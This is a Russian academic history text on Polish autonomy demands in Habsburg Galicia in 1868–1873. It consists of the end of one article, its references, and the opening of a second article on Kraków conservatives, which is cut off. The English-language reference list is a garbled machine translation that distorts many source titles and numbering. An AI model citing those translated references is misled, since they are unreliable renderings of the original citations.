отдельные «исторически-политические национальные индивидуальности». Смолка предложил бороться за разделение империи на: а) земли короны св. Стефана; б) «так называемые исконно немецкие земли»; в) земли короны св. Вацлава; г) Королевство Галиции и Лодомерии с Великим Княжеством Краковским и Буковиной. Империю предполагалось превратить в федеративный союз четырех, основанных на историческом праве формирований с широкой автономией каждого из них в вопросах внутренней политики [26]. Впрочем, объединение Галиции и Буковины историческим правом обосновать было трудно, ведь именно исходя из отсутствия исторического обоснования единства этих земель Герцогство Буковина была выделена из состава Галиции в 1849 г.

Главной проблемой программы Смолки в глазах польских депутатов была ее радикальность. Польская шляхта не была готова пойти на риск резкого обострения конфликта с Веней, учитывая, что та могла вернуться к своему союзу с русинами, который помог подавить выступление поляков во время революции 1848 г. В то же время они остро ощущали недостаточность уступок правительства и, после долгих дебатов, сформулировали 24 сентября 1868 г. более мягкую программу автономизации Галиции — так называемую Галицийскую резолюцию. Польская шляхта обратила внимание на опыт Хорватии, которой удалось добиться относительно широкой автономии от Венгрии. Резолюция требовала взамен на отказ от участия в заседаниях Рейхсрата, не касающихся непосредственно Галиции, предоставить краю широкую внутреннюю автономию, учредить для края отдельные высший и кассационный суд, создать ответственное перед сеймом краевое правительство и должность отдельного министра по делам Галиции в венском правительстве. Резолюция была принята от имени всего края и ссылалась на его историко-политическое прошлое, отдельную национальность, степень развития цивилизации и обширность [27]. Под отдельной национальностью, разумеется, подразумевалась польская. Существование русинов,

составлявших почти половину населения Галиции, польскими депутатами игнорировалось. Русинские депутаты в ответ отказались участвовать в рассмотрении и принятии резолюции и, заявив о своей позиции, покинули здание сейма [28].

Принятие резолюции сеймом вызвало серьезное осложнение в отношениях польской шляхты с Веной. Был отменен планировавшийся визит императора в Львов. А. Голуховский ушел с поста наместника Галиции, исполняющим обязанности наместника был назначен немец Л. фон Поссингер. Но поляки не отступили и началась борьба за проведение резолюции в Рейхсрате. Как вспоминал один из лидеров так называемой партии «мамелюков» — т.е. сторонников компромисса с Веной, Ф. Земялковский, для того чтобы убедить министра внутренних дел К. Гискру предложить польскую резолюцию Рейхсрату (чтобы она была рассмотрена комиссией в обязательном порядке), полякам пришлось использовать все их личные связи для того, чтобы донести их позицию до императора. На одном из балов Франц Иосиф лично обратился к Земялковскому с просьбой успокоить своих земляков и пообещал, что резолюция будет предложена, после чего Гискра, поначалу отказывавшийся быть «почтальоном галицийского сейма», предложил рассмотреть ее комиссии в Рейхсрате [29]. Добиться принятия резолюции в 1869 г. не удалось из-за оппозиции немецких депутатов, отчасти принципиальной, а отчасти вызванной опасениями перед реакцией России [30], однако Земялковскому удалось передать императору через графа Дьюлу Андраши просьбу о введении польского языка в администрацию и суды в Галиции. Этот закон был принят 4 июня 1869 г. несмотря на возражения немецких либералов в правительстве и наместника Поссингера, что означало конец немецкой бюрократии в Галиции [31].

На осенней сессии Галицийского сейма в 1869 г. было повторено требование принятия резолюции. Ежегодные адреса к императору с просьбой рассмотрения резолюции после этого будут еще трижды приняты львовским

сеймом. Следующей важной уступкой полякам стал перевод высших учебных заведений (Краковского и Львовского университетов и технической академии во Львове) на польский язык обучения в 1870–1871 гг.

В августе 1870 г. польские депутаты, к тому же ободренные назначением нового федералистского кабинета министров во главе с поляком графом Альфредом Потоцким, вернулись к активной политике в Рейхсрате, экстренно созванном Францем Иосифом из-за начавшейся Франко-прусской войны, в надежде, как выразился депутат Ю. Клачко, «повлиять на судьбы Австрии», которая в свою очередь может «значительно повлиять на судьбы Европы», выступив на стороне Франции, с которой польские политики традиционно связывали надежды на возрождение Польши [32]. Австро-Венгрия, тем не менее, сохранила нейтралитет в конфликте, на исход которого после поражения французов при Седане 1 сентября 1870 г. повлиять уже было невозможно.

Резолюционная кампания актуализировалась в 1871 г., когда один из главных апологетов борьбы за автономию К. Грохольский получил должность министра без портфеля или министра для Галиции в федералистском правительстве К. З. фон Гогенварта (оно пришло на смену правительству Потоцкого, распущенного из-за неудачи в переговорах с чехами о возобновлении их участия в работе парламента), что было одним из важных условий резолюции. Правительство предложило Рейхсрату измененный с учетом его интересов проект резолюции, но польские депутаты попытались пойти на сделку с немецкими централистами, которые ради подавления чешской оппозиции согласны были даже сохранить за Галицийским сеймом право выбора депутатов при условии введения прямых выборов в Рейхсрат в остальных частях Цислейтании. Правительство оказалось больше заинтересовано в заключении соглашения с Богемией чем с Галицией. Условия предлагаемого правительством соглашения с чехами вызвали протест со стороны немецких либералов, под давлением которых

кабинет Гогенварта ушел в отставку вместе с Грохольским. Место министра для Галиции останется незанятым до 1873 г.

В следующем 1872 г. состоялась последняя попытка заключения соглашения с Галицией. Предметом торга поляков с либеральным кабинетом А. фон Ауэрсперга стал вопрос реформы избирательного права. Отказ польских депутатов от участия в не касающихся внутреннего устройства Галиции заседаниях Рейхсрата мог помочь получить необходимое большинство в 2/3 голосов для введения прямых выборов. Поляки, однако, не смогли собрать необходимое большинство в 2/3 голосов при условии присутствия 3/4 депутатов в львовском сейме из-за достаточно многочисленной русинской оппозиции [33].

2 апреля 1873 г. правительству Ауэрсперга удалось принять в Рейхсрате закон о прямых выборах несмотря на оппозицию поляков. Теперь уже полякам оказалось нечего предложить Вене и о резолюции пришлось забыть. Последней попыткой возобновить политическую борьбу за автономизацию края стало предложение Е. Чарторыйского сейму выступить против прямых выборов, сделанное 5 декабря 1873 г. [34] и отклоненное сеймом 17 декабря при первом чтении [35].

Резолюция была наиболее полным и конкретным выражением автономистских устремлений польской шляхты в эпоху переустройства монархии Габсбургов. Не увенчавшаяся успехом резолюционная кампания тем не менее обеспечила большое количество уступок со стороны Вены и привела к фактической полонизации Галиции. Она несколько лет отвлекала внимание польских политиков от внутренней политики, следствием чего было игнорирование как межнациональных, так и социальных противоречий.

Важную роль в неудаче проекта резолюции сыграл конфликт с русинами. Русинский депутат С. Качала, один из лидеров украинофильской партии, так объяснил позицию русинских депутатов в сейме:

«На русинов жалуются, что они не поддерживают самоуправление края; отчего же если автономия ваша — это гегемонией на русинами?

Русинов обычно изображают как друзей абсолютизма. Абсолютизм бывает разный: персональный, партии и расовый.

Сегодняшнее конституционное устройство Австрии, собственно говоря, и есть правление расового абсолютизма, а он гораздо хуже персонального.

Не удивляйтесь же, если русины готовы выбрать меньшее зло. Дайте им равноправие, и абсолютизм они поддерживать не будут» [36].

Против автономистских устремлений шляхты также выступали евреи и неимущие польские слои. Их позиция объясняется игнорированием социальных проблем. В частности, в 1870 г. львовскими печатниками была организована первая в Галиции забастовка. Однако и здесь увлеченная политической борьбой шляхта склонна была видеть продолжение внешней политики. Так, главный редактор львовской консервативной «Газеты Народовой» Я. Добжаньский писал о стоящих за забастовкой «прусофильских махинациях» [37].

Заинтересованность Вены в заключении союза с польской аристократией в значительной степени объясняется тем, что после того, как Австрия потерпела неудачу в попытке строительства централизованного государства и перешла к политике умеренной децентрализации, немецким партиям и правительству понадобился союзник для недопущения формирования общей славянской коалиции в парламенте. Союз чехов, несколько отталкивавших поляков своими пророссийскими симпатиями, с «Польским коло» в Рейхсрате стал бы серьезной угрозой для немецких партий. Чтобы избежать формирования такой коалиции Вена пошла на полонизацию Галиции взамен на лояльность, отказ от повстанческого радикализма и проявление умеренности в требованиях.

Поражение в войне с Пруссией и реформы в Австрийской империи, завершившиеся ее преобразованием в двуединую монархию и принятием

Декабрьской конституции в 1867 г., создали среди населявших ее народов большие ожидания и надежды на изменение неустраивавшего их status quo к своей выгоде. В польском обществе был еще жив дух восстания 1863 г. В Кракове и Львове находилось большое количество его участников, присутствовало желание актуализации «польского вопроса» в Европе и реванша за поражение 1863–1864 гг. в России. Благодаря началу конституционных преобразований в многонациональной Австрийской империи в 1860 г., поляки чувствовали почву под ногами. Было понимание того, что австрийские власти готовы считаться с их национальными интересами, чего они не могли ожидать ни в России, ни в Пруссии. Главным бенефициаром соглашения с Веной в Галиции была польская шляхта, выразившая готовность поддерживать свою лояльность монархии Габсбургов взамен на децентрализацию, сохранение сословных привилегий и упрочение своей власти в крае. Децентрализация империи в данном случае не означала ее ослабления. Отказ от германизаторской политики в удаленном от имперского центра аграрном регионе позволил инкорпорировать польский политический класс в имперскую элиту, и покончил с постоянной оппозицией поляков имперской власти.

Список литературы:

1. Panenkowa I. Walka Galicji z centralizmem wiedeńskim. Lwów, 1918. 295 ss.; Zborucki Z. Galicyjska rezolucja sejmowa 1868 roku. Lwów, 1929. 16 ss.; Grodziski S. Walka o wyodrębnienie Galicji (1868-1873) // Czasopismo Prawno-Historyczne. Tom 37. Numer 1 (1985). S. 61-78.; Buszko J. Polacy w parlamencie wiedeńskim 1848-1918. Warszawa, 1996. 459 ss.; Dziadzio A. Austria wobec Galicji i Czech w dobie przemian ustrojowych monarchii habsbuskiej (1861-1871) // Czasopismo Prawno-Historyczne. Tom 50. Numer 1 (1998). S. 83-115.

2. Романенко С.А. От государства-региона к региону-государству // Австро-Венгрия: интеграционные процессы и национальная специфика. М., 1997. С. 14-21.
3. Kaiserliches Manifest vom 20. September 1865 // Reichs-Gesetz-Blatt. 1865. XXV. Stück. 88. S. 301-302.
4. Stenograficzne sprawozdania z trzeciej sesji Sejmu Krajowego w r. 1865-1866. T II. S. 1410.
5. Stenograficzne sprawozdania Sejmu w r. 1865-1866. S. 1413; Левицький К. Історія політичної думки галицьких українців 1848–1914. На підставі споминів. Львів, 1926. С. 88.
6. Sprawozdanie Komisji sejmowej o projekcie rządowym podziału administracyjnego Królestwa Galicyi i Lodomeryi i Wielkiego Księstwa Krakowskiego. 1866. Alegat LXXXV.
7. Миллер А.И. Взаимоотношения польского и украинского населения в Галиции в 1860-е гг. // Нация и национальный вопрос в странах Центральной и Юго-Восточной Европы во второй половине XIX – начале XX в. М., 1991. С. 95.
8. Stenograficzne sprawozdania Sejmu w r. 1865-1866. S. 1612.
9. ГАРФ. Ф. 109, оп. 2а, д. 494.
10. ГАРФ. Ф. 109, оп. 2а, д. 493.
11. Слово. 27 липня (8 серпня) 1866. Ч. 59. Цит. по: Соколов Л.К. Галицкая Русь: от первого раздела Речи Посполитой до Первой мировой войны. 1772-1914. СПб., 2020. С. 237-239.
12. Миллер А.И. «Украинский вопрос» в политике властей и русском общественном мнении (Вторая половина XIX в.). СПб., 2000. С. 200-201.
13. См. Свистун Ф.И. Гр. Агенор Голуховский и Галицкая Русь в 1848-1859 гг. Львов, 1901. 162 с.; Лесюк М. Азбучна війна в Галичині // Становлення і розвиток української літературної мови в Галичині. Івано-Франківськ, 2014. С. 417-492.

14. Sprawozdania stenograficzne z r. 1866. S. 170.
15. Ibid. S. 128-129.
16. Tarnowski S. O adresie sejmu galicyjskiego // Przegląd Polski. Zeszyt VII, Styczeń 1867. S. 134-137.
17. Denk- und Beschwerdeschrift der galizisch-ruthenischen Landtagsabgeordneten über die Beschlüsse und Vorgänge im galizischen Landtage in der verflossenen sechsjährigen Periode (1861-1866). Lemberg, 1867. S. 6-7.
18. Tarnowski S. Op. cit. S. 136-137.
19. Bobrzyński M., Jaworski W.L., Milewski J. Z dziejów odrodzenia politycznego Galicyi 1859-1873. Warszawa, 1905. S. 17.
20. Feldman W. Stronnictwa i programy polityczne w Galicyi 1846-1906. T. I. Kraków, 1907. S. 69.
21. Szujski J. Uchwała sejmowa z 2 marca i delegacja do Wiednia // Galicja w dobie autonomicznej (1850-1914). Wybór tekstów w opracowaniu Stefana Kieniewicz. Wrocław, 1952. S. 100-104.
22. Kaczała S. Polityka Polaków względem Rusi. Lwów, 1879. S. 315-328.
23. Reichs-Gesetz-Blatt, 1867. LXI. Stück. 141. Gesetz vom 21. December 1867, woburch das Grundgesetz über die Reichsvertretung vom 26. Februar 1861 abgeändert wird. S. 389-394; Ustawa zasadnicza państwa z d. 21 Grudnia 1867 zmieniająca ustawę z d. 26 Lutego 1861 o reprezentacyi państwa // Bobrzyński M., Jaworski W.L., Milewski J. Op. cit. S. 138-146.
24. Reichs-Gesetz-Blatt, 1867. LXI. Stück. 142. Staatsgrundgesetz vom 21. December 1867, über die allgemeinen Rechte der Staatsbürger für die im Reichsrath vertretenen Königreiche und Länder. S.396; Z ustawy zasadniczej państwa z 21 Grudnia 1867 o powszechnych prawach obywateli // Bobrzyński M., Jaworski W.L., Milewski J. Op. cit. S. 147.
25. ГАРФ. Ф. 109, оп. 2а, д. 501.
26. Sprawozdania z r. 1868. S. 361-362; Feldman W. Op. cit. S. 72-73.

27. Sprawozsania stenograficzne sejmu z r. 1868. S. 433-508; Rezolucya uchwalona przez sejm galicyjski 24 Września 1868. // Bobrzyński M., Jaworski W.L., Milewski J. Op. cit. S. 150-153; Feldman W. Op. cit. S. 74-75.
28. Sprawozsania stenograficzne sejmu z r. 1868. S. 350-351; Левицький К. Там же. Львів, 1926. С. 106-109.
29. Ziemiałkowski F. Pamiętniki. T. 1. Kraków, 1904. S. 38-39.
30. Orton L.D. The Stańczyk Portfolio and the Politics of Galician Loyalism // The Polish Review, Vol. 27, No. 1/2 (1982). P. 58.
31. Ziemiałkowski F. Op. cit. S. 39-40; Rozporządzenie Ministrów Spraw Wewnętrznych, Wyznań i Oświecenia, Sprawiedliwości, Skarbu, Handlu i Rolnictwa, tudzież Obrony krajowej i Bezpieczeństwa publicznego z dnia 5 Czerwca 1869 roku, l. 2354, dotyczące języka urzędowego c. k. Władz, Urzędów i Sądów w Królestwie Galicyi i Lodomeryi wraz z Wielkiem Księstwem Krakowskiem w służbie wewnętrznej i w korespondencji z innemi władzami // Bobrzyński M., Jaworski W.L., Milewski J. Op. cit. S. 154-156.
32. Sprawozdanie stenograficzne z rozpraw galicyjskiego Sejmu krajowego z dnia 30. Sierpnia 1870. S. 175-176.
33. Bobrzyński M., Jaworski W.L., Milewski J. Op. cit. S. 28.-29.
34. Alegata do Sprawozdań Stenograficznych z Czwartej Sesyi Trzeciego Peryodu Sejmu Krajowego Królestwa Galicyi i Lodomeryi wraz z Wielkiem Księstwem Krakowskiem z roku 1873/4. Alegat XL.
35. Sprawozdanie Stenograficzne z Rozpraw Galicyjskiego Sejmu Krajowego. 10. Posiedzenie 4. Sesyi 3. Peryodu Sejmu Galicyjskiego. S. 141-142.
36. Kaczała S. Op. cit. S. 337.
37. Feldman W. Stronnictwa i programy polityczne w Galicyi 1846-1906. T. II. Kraków, 1907. S. 85.

List of literature:

1. Panenkova I. A walk through Galicia with the center in Videnskoye. Lviv, 1918. 295 ss.; Zborutsky Z. Galician Seymov resolution of 1868 roku. Lviv, 1929. 16 p.; Grodzisky S. A walk about the embezzlement of Galicia (1868-1873) // History of Law. Volume 37. No. 1 (1985). pp. 61-78.; Bushko Ya. Politics with the Vidensky Parliament 1848-1918. Warsaw, 1996. 459 p.; Dziadzio A. Austria wobec Galicji and the Czech Republic with dobyte Przemyslan ustanowich of the Habsburg monarchy (1861-1871) // History of Law. Volume 50. No. 1 (1998). pp. 83-115.
2. Romanenko S.A. From state-region to region-state // Austria-Hungary: integration processes and national specifics. M., 1997. pp. 14-21.
3. Kaiserlich Manifesto, volume 20. September 1865 // Reichs-Gesetz-Blatt. 1865. XXV. Shtyuk. 88. pp. 301-302.
4. Shorthand distribution for three years to the Sejm of the Home, 1865-1866. T II. S. 1410.
5. Shorthand distribution of the Sejm in 1865-1866, p. 1413; Levitsky K. III III 1848-1914. On the page of spominiv. Lviv, 1926. p. 88.
6. Distribution of the Sejm Commission on the draft by-laws in the administrative district of Galicia, Lodomeria and the Grand Duchy of Krakow. 1866. Alegat LXXXV.
7. Miller A.I. The relationship of the Polish and Ukrainian population in Galicia in the 1860s. // The nation and the national question in the countries of Central and South-Eastern Europe in the second half of the XIX – early XX century. M., 1991. p. 95.
8. Shorthand distribution of the Sejm in 1865-1866. p. 1612.
9. GARF. F. 109, op. 2a, d. 494.
10. GARF. F. 109, op. 2a, d. 493.

11. The word. 27 lipnya (8 serpnia) 1866. Ch. 59. Cit. by: Sokolov L.K. Galician Rus: from the First partition of the Polish-Lithuanian Commonwealth to the First World War. 1772-1914. St. Petersburg, 2020. pp. 237-239.
12. Miller A.I. "The Ukrainian question" in the policy of the authorities and Russian public opinion (The second half of the XIX century.). St. Petersburg, 2000. pp. 200-201.
13. See. Svistun F.I. Gr. Agenor Golukhovsky and Galician Rus in 1848-1859. Lviv, 1901. 162 p.; Lesyuk M. Azbuchna viina in Galicia // The formation and development of the Ukrainian literary movement in Galicia. Ivan-Frankivsk, 2014. pp. 417-492.
14. Distribution of shorthand for 1866. pp. 170.
15. Ibid., pp. 128-129.
16. Tarnovsky S. About the address of the Galician Sejm // Przeglund polsky. Zeschit VII, Skychen, 1867. pp. 134-137.
17. Denk- und Beschwerdeschrift der galizisch-ruthenischen Landtagsabgeordneten über die Beschlüsse und Vorgänge im galizischen Landtage in the period from 1861 to 1866. Lemberg, 1867. pp. 6-7.
18. Tarnovsky S. Decree. op., pp. 136-137.
19. Bobzhinsky M., Yavorsky V.L., Milevsky Ya. Z dzyeuv orodzenia politicheskogo Galich 1859-1873. Warsaw, 1905. p. 17.
20. Feldman V. Politics and programs in Galicia 1846-1906. T. I. Krakow, 1907. p. 69.
21. Shuisky Ya. Uchvala Seymova for 2 stamps and a delegation to Vidnia // Galicia with good autonomies (1850-1914). The chooser of texts from Stefan Kinevich's oprakovaniu. Wroclaw, 1952. pp. 100-104.
22. Kachala S. The policy of Poles against Russia. Lviv, 1879. pp. 315-328.
23. Reichs-Gesetz-Blatt, 1867. LXI. Shtyuk. 141. Gesetz vom 21. December 1867, woburch das Grundgesetz über die Reichsvertretung vom 26. February 1861 abgeändert wird. S. 389-394; Charter of the Ambush church of December 21,

- 1867 zmieniająca charter of February 26, 1861 on the representatives of the church // Bobrzynski M., Yavorsky V.L., Milevsky Ya. Decree. op. pp. 138-146.
24. Reichs-Gesetz-Blatt, 1867. LXI. Shtyuk. 142. Staatsgrundgesetz vom 21. December 1867, über die allgemeinen Rechte der Staatsbürger für die im Reichsrathe vertretenen Königreiche und Länder. S.396; Z ustawy zasadniczej państwa z 21 Grudnia 1867 o powszechnych prawach obywateli // Bobzynski M., Yavorsky V.L., Milevsky Ya. Decree. Op. S. 147.
 25. GARF. F. 109, op. 2a, D. 501.
 26. Distribution of Z. R. 1868. pp. 361-362; Feldman V. Decree. soc. pp. 72-73.
 27. Distribution of shorthand information to the Sejm z R. 1868. pp. 433-508; Resolution of the uchvalon przhhez of the Sejm of Galicia on April 24, 1868 // Bobzhinsky M., Yavorsky V.L., Milevsky Ya. Decree. soc. pp. 150-153; Feldman V. Decree. soc. pp. 74-75.
 28. Distribution of the shorthand Sejm for 1868. pp. 350-351; There same. In the same place. Lviv, 1926. pp. 106-109.
 29. Zemyalkovsky F. Monuments. Vol. 1. Krakow, 1904. pp. 38-39.
 30. Orton L.D. Stanchik's portfolio and the politics of Galician loyalism // Polish Review, Vol. 27, No. 1/2 (1982). p. 58.
 31. Zemyalkovsky F. Decree. soc., pp. 39-40; Dissolution of the Ministry of Defense, Poznan and Auschwitz, Vast Territories, Skarbu, Handlu and Rolnictwa, tudzeż Obrony krajowej and the Carelessness of Public Opinion for day 5 Czerwca 1869 roky, L. 2354, dotyczące języka urzędowego c. k. Władz, Urzędów i Sądów w Królestwie Galicyi i Lodomerii at once for The Grand Duchy of Krakow with the service of the vevnentrzney and with correspondents for their possessions // Bobzhinsky M., Yavorsky V.L., Milevsky Ya. Decree. op
 1. . pp. 154-156.

32. Distribution of shorthand information about the dissolution of the Galician Seimu of the region on day 30. Serpnya 1870. pp. 175-176.
33. Bobzhinsky M., Yavorsky V.L., Milevsky Ya. Decree. op., pp. 28.-29.
34. Alegata do Sprawozdań Stenographicznych z Czwartej Sesi Trzeciego Peryodu Sejm of the Home Kingdom of Galicia and Lodomeria at once with the Grand Duchy of Krakow and Roku 1873/4. Alegat XL.
35. Dissemination of shorthand information about the Dissolution of the Galician Seimu of the Region. 10. Regulation 4. Session 3. The period of the Galician Sejm. pp. 141-142.
36. Kachala S. Decree. op., p. 337.
37. Feldman V. Politics and programs in Galicia 1846-1906. Vol. II. Krakow, 1907. p. 85.

© Кретов В.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Кретов В.А. АВТОНОМИЗАЦИЯ ГАЛИЦИИ В ХОДЕ ПЕРЕУСТРОЙСТВА АВСТРИЙСКОЙ ИМПЕРИИ В ДВУЕДИНУЮ МОНАРХИЮ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 93

DOI 10.55186/27131424_2022_4_4_2

**БОРЬБА КРАКОВСКИХ КОНСЕРВАТОРОВ С ТРАДИЦИЕЙ
ПОЛЬСКИХ ВОССТАНИЙ (1860-1870-Е ГГ.)**

**STRUGGLE OF THE CRACOVIAN CONSERVATORS AGAINST THE
TRADITION OF POLISH UPRISINGS (1860-1870'S)**

Кретов Владислав Александрович, Магистрант 2 курс ФМОПиЗР РГГУ
Россия, г. Москва

Kretov Vladislav Alexandrovich, Undergraduate 2nd year FMEP&ZR RSUH
Russia, Moscow

Аннотация: В статье рассматриваются причины и механизмы отказа польских консервативных политиков в Галиции от традиции восстаний XIX в. До поражения восстания 1863-64 гг. большинство политически активных групп польского общества (прежде всего шляхта и городская интеллигенция) проявляли готовность к активной защите национальных интересов и стремление к восстановлению польской государственности, в том числе вооруженным путем. Однако после поражения Январского восстания 1863-64 г. польский вопрос актуализировался в европейской политике только накануне Первой мировой войны. Это стало следствием рассматриваемого в тексте статьи болезненного для разделенного государственным границами

польского общества как в российской Польше, так и в австрийской Галиции процесса переосмысления опыта восстаний XIX в. Наиболее радикальным проявлением этого процесса стало возникновение принципа «тройного лоялизма» к империям-разделителям.

Summary: The article examines the causes and mechanisms of abandonment of the tradition of the uprisings of the 19th century by the Polish conservative politicians in Galicia. Prior to the defeat of the uprising of 1863-64 most of the politically active groups of the Polish society (the Polish gentry szlachta and the urban intelligentsia) showed a willingness for an active protection of national interests and striving for restoration of the Polish state by force of arms in particular. However, after defeat of the January Uprising of 1863-64 the Polish question was actualized in the European politics on the eve of the First World War. It resulted from the painful for the divided by the state borders Polish society both in the Russian Poland and in Austrian Galicia process of rethinking of experience of the 19th century rebellions which is investigated in this article. Appearance of the conception of “triple loyalism” towards the empires which participated in the Partitions of Poland became the most radical manifestation of that process.

Ключевые слова: краковские консерваторы, «краковский круг», станчики, польские восстания, Восточный кризис, «тройной лоялизм»

Keywords: Cracovian conservatives, the “cracovian circle”, Stańczyks, Polish uprisings, the Eastern Question, “triple loyalism”

Проблема влияния событий 1863-64 гг. в российской части Польши на краковскую интеллектуальную среду, политику и идеологию шляхетского консервативного лагеря в Западной Галиции, входившей в состав империи Габсбургов, еще на рубеже XIX и XX вв. стала вызывать споры в польской историографии о характере краковского консерватизма и его соответствии польскому национальному характеру [1]. Со временем представление о польском национальном характере изменялось. На протяжении большей части

XIX в. польской национальной идентичностью в основном обладали представители шляхты и городской интеллигенции, в то время как большинство прежде всего крестьянского населения вовсе не имело выраженной национальной идентичности [2]. В советской и польской социалистической историографии было распространено негативное отношение к группе молодых краковских консерваторов, известных как станчиков, период их преобладания в галицийской политике считался временем застоя, компромиссов в национальной и социальной политике [3]. Негативная оценка краковских консерваторов иногда заметна и в современной польской историографии [4]. В то же время в современной польской и российской историографии присутствует и положительная оценка политики и историософии краковских консерваторов [5], поскольку они обеспечили пространство для относительно свободного развития польской национальной культуры и польского политического класса в монархии Габсбургов. В данной статье развитие польской консервативной идеологии рассматривается в контексте дипломатических отношений европейских держав 1870-х годов.

Неудача Январского восстания 1863-1864 г. погрузила польскую интеллектуальную среду во всех трех империях, участвовавших в разделах Речи Посполитой, в состояние глубокой подавленности и апатии. Новая волна патриотических настроений охватила польское общество в Галиции в конце 1860-х в связи с Австро-прусской войной и реформами в монархии Габсбургов, но она сошла на нет с завершением преобразований в начале 1870-х. Кризис идеи вооруженной борьбы за независимость потребовал переосмысления истории Польши в предыдущие десятилетия. Осмысление поражения восстания в российской Польше началось в середине 1860-х в австрийской Галиции в Кракове, ставшем общепольским интеллектуальным и культурным центром вследствие более терпимого отношения австрийских властей к культурной и политической активности поляков.

Крайне болезненной для патриотически настроенных кругов рефлексией над причинами поражения восстания и принципами будущей польской политики в Австрии было опубликованное в 1865 г. письмо князю Ежи Любомирскому Павла Попеля, одного из предводителей краковского круга (grono krakowskie) польских консерваторов, группировавшихся вокруг газеты «Час» (Czas — Время). Попель настаивал на необходимости отказа поляков от участия в большой политике и нахождения способов улучшения жизни нации правовым путем, а также пришел к радикальному осуждению вождей восстания: «Необходимо наконец отречься от последнего восстания, признать его пагубным и осудить, отвергнуть людей, которые предводительствовали им или потакали ему» [6].

Одновременно с краковским кругом осмыслением поражения польских восстаний занялся кружок молодых краковских консерваторов под идейным предводительством историка и публициста Юзефа Шуйского. В 1866 г. он вместе с группой молодых единомышленников Станиславом Тарновским, Станиславом Козьмянном, и Людвиком Водзицким начал издавать ежемесячный журнал «Пшеглэнд польский» (Przegląd Polski — Польское обозрение). Шуйский не был согласен с безусловным осуждением восставших Попелем. Для написания программы в первом номере журнала ими был приглашен умеренный демократ и участник восстания Флориан Земялковский, высоко отозвавшийся в своем тексте о восстании и принципах свободы и демократии [7].

В 1867 г. совсем в ином духе Шуйским была написана брошюра «Несколько истин из нашей истории [...]», которая была тут же провозглашена истинной программой «Пшеглэнда польского». Шуйский назвал главной причиной гибели Речи Посполитой то, что шляхетская вольница — *liberum veto*, ценилась в ней больше принципов легализма и самого государства. В XIX в. на смену *liberum veto* пришло *liberum conspiro*, порожденное соединением проблемы социального освобождения и проблемы восстановления

независимости. Восстание 1863 г., по мысли Шуйского, стало смертью *liberum conspiro*, так как в результате восстания завершился процесс отмены крепостного права на польских землях, а «продолжение конспирации после 1863 г. в любом виде было бы уже не борьбой за независимость, которой заговорщическим путем ни один народ в мире не добыл, не продолжением социальной революции, которая в 1863 г. уже состоялась, но отправлением наци на погибель, помощью Москве в ее уничтожении» [8]. Главным внешним врагом поляков Шуйский считал Россию. «Потому что не могут соединиться деспотизм и свобода, схизма и католицизм, антитеза и теза, цивилизация и нигилизм. Вот наш враг от царя до последнего русского кацапа, от Муравьева до Бакунина и Герцена» [9]. В то время как Пруссия завершает историческую миссию объединения немецких земель и почему-то, по мысли Шуйского, должна перестать притеснять права поляков, на пути «Москвы» к объединению земель Древней Руси стоит Австрия, предоставившая своим народам право представительства в парламенте, и потому она становится главным союзником поляков. Конспирация в Галиции в такой ситуации будет играть на руку Москве. Таким образом главной целью краковских консерваторов стала борьба против традиций польских восстаний ради «органической работы» и развития нации на конституционном поле в монархии Габсбургов.

Окончательно союз партии «Пшеглёнда польского», изначально довольно наивных консервативных идеологов, пришедших в политику из науки, салонов и литературной деятельности, как их охарактеризовал польский историк В. Фельдман [10], с опытными и практичными политиками из «Часа» сложился после публикации в 1869 г. в «Пшеглёнде польском» серии памфлетов под названием «Папка Станчика» [11]. Образ Станчика – шута при дворе короля Сигизмунда Старого, жившего в начале XVI в., был популярен после показа картины Я. Матейко в 1862 г. Выполненные в виде писем от вымышленных персонажей

памфлеты высмеивают позиции галицийских демократов во главе с Францишеком Смолкой и деятелей эмиграции, борющихся, как это сказано в письме Оптимовича (владельца аптеки) Трвожницкому (банковскому клерку), за «непрерывность восстания», за протесты ради протестов, ведь в Пруссии и России восстания уже потерпели поражение, и теперь пришло время попробовать свои силы в Австрии. В 1869 г. для неутихавших с Австро-прусской войны 1866 г. польских патриотических демонстраций появилось сразу два новых повода: обнаружение под краковским королевским замком на Вавеле останков короля Казимира Великого с планировавшимся его перезахоронением и празднование 300-летия Люблинской унии 1569 г. О своих опасениях из-за возможного превращения празднеств в политические демонстрации Ю. Шуйский написал в июльском номере «Пшеглёнда» [12], где также было опубликовано письмо Оптимовича. Существуют разные мнения о том, была ли «Папка Станчика» в первую очередь направлена против львовских демократов, опиравшихся на городской средний класс, интеллигенцию и ремесленников и продолжавших декларировать стремление к восстановлению (или созданию) польского национального государства, шумная политическая активность которых могла непреднамеренно привести к бунту или против влияния радикальных настроений «неисправимых», как их назвал Шуйский в отдельной статье [13], революционеров из эмиграции, таких как организация «Польский республиканский очаг» (Ognisko republikańskie polskie) Юзефа Гауке-Босака [14]. Публикация «Папки» вызвала крайне резкую критику со стороны демократов и всех польских общественных движений в Восточной Галиции [15], а в защиту молодых краковских консерваторов, которые теперь стали называться «станчиками» выступила газета «Час». Слияние двух партий завершилось в 1877 г., когда главным редактором «Часа» стал станчик С. Козьмян [16].

Последовательная борьба краковских консерваторов с духом повстанческого движения значительно снизила политическую активность

польского населения Галиции в первой половине 1870-х. Последний в XIX в. всеобщий романтический порыв патриотически настроенной части польского общества в Галиции произошел в 1876–1878 гг. в связи с Восточным кризисом и Русско-турецкой войной. Все польские политические силы внимательно следили за развитием событий вокруг Восточного кризиса в надежде актуализировать польский вопрос в Европе. Даже «Час» под конец войны выразил осторожную надежду на то, что польские земли Российской империи могут стать компенсацией Австрии за завоевания России на Балканах [17].

Сторонники восстания в Царстве Польском сгруппировались в 1876 г. вокруг Конфедерации польской нации (Konfederacja Narodu Polskiego) под началом писателя Вацлава Кощица (настоящее имя — Валерий Вацлав Володзько) [18]. Организация сразу стала частью политической игры европейских империй. Она была финансово поддержана Британией, Османская империя отправила конфедерации 60 тыс. карабинов, которые в итоге были утоплены в порту Триеста [19].

